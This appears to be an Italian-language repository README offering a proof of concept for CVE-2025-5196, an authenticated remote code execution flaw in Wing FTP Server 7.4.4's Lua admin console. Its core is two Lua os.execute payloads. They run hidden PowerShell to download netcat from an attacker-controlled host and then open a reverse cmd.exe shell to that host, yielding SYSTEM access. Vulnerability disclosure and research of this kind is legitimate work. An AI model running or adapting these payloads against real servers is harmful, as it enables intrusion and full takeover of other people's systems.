 nouvexr/wing-ftp-server-7.4.4-rce-authenticated
Wing FTP Server fornisce una console di scripting Lua amministrativa accessibile tramite la sua interfaccia web. Gli amministratori autenticati sono in grado di eseguire codice Lua arbitrario con sandboxing insufficiente. CVE-2025-5196

Wing FTP Server fornisce una console di scripting Lua amministrativa accessibile tramite la sua interfaccia web. Gli amministratori autenticati sono in grado di eseguire codice Lua arbitrario con sandboxing insufficiente.
Versione Affetta: Wing FTP Server 7.4.4 (Windows) | Autenticazione Richiesta: Sì
Fino al 24 maggio 2025, l'ultima versione dell'applicazione fornita dal vendor è disponibile al seguente link: https://www.wftpserver.com/download.htm
Inoltre, si può notare che fino alla stessa data è stata pubblicata una nota di rilascio che informa che la vulnerabilità RCE è stata corretta nella versione 7.4.4. Il link alle note di rilascio si trova qui: https://www.wftpserver.com/serverhistory.htm

PoC relativo a CVE-2025-5196 VulDB



Interfaccia Web di Wing FTP Server



La prima parte del comando scaricherà nc.exe (netcat per Windows x86) nel percorso "C:\Users\usuario\Desktop\Drops". La seconda parte eseguirà nc.exe 192.168.234.131 4443 -e cmd.exe.
os.execute('powershell -NoP -NonI -W Hidden -Exec Bypass -Command "(New-Object Net.WebClient).DownloadFile(\'http://192.168.234.131:8000/nc.exe\', \'C:\\\\Users\\\\usuario\\\\Desktop\\\\Drops\\\\nc.exe\')"')
os.execute('cmd /c powershell -NoP -W Hidden -Command "Start-Process \\"C:\\Users\\usuario\\Desktop\\Drops\\nc.exe\\" -ArgumentList \\"192.168.234.131\\",\\"4443\\",\\"-e\\",\\"cmd.exe\\""')
Shell NT/SYSTEM